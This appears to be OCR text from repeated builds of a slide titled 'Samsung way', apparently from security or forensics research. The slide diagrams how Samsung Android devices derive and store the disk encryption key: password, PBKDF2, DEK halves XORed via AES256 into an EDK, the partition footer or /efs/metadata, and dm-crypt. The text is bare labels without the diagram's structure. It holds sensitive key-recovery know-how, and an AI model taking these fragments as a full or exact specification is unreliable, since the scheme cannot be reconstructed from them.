
Samsung way


HEX1
AES256
XOR
1st half of EDK
1st half of DEK
partition footer
password
PBKDF2
DEK
dmcrypt
or
/efs/metadata
2nd half of DEK
HEX2
AES256
XOR
2nd half of EDK


Samsung way


HEX1
AES256
XOR
1st half of EDK
1st half of DEK
partition footer
password
PBKDF2
DEK
dmcrypt
or
2nd half of DEK
aes-cbc-essiv:sha256
/efs/metadata
HEX2
AES256
XOR
2nd half of EDK

Samsung way



HEX1
AES256
XOR
1st half of EDK
1st half of DEK
partition footer
c=4096
password
PBKDF2
DEK
dmcrypt
or
2nd half of DEK
aes-cbc-essiv:sha256
/efs/metadata
HEX2
AES256
XOR
2nd half of EDK

Samsung way



FIPS documentation helped 140sp1632.pdf

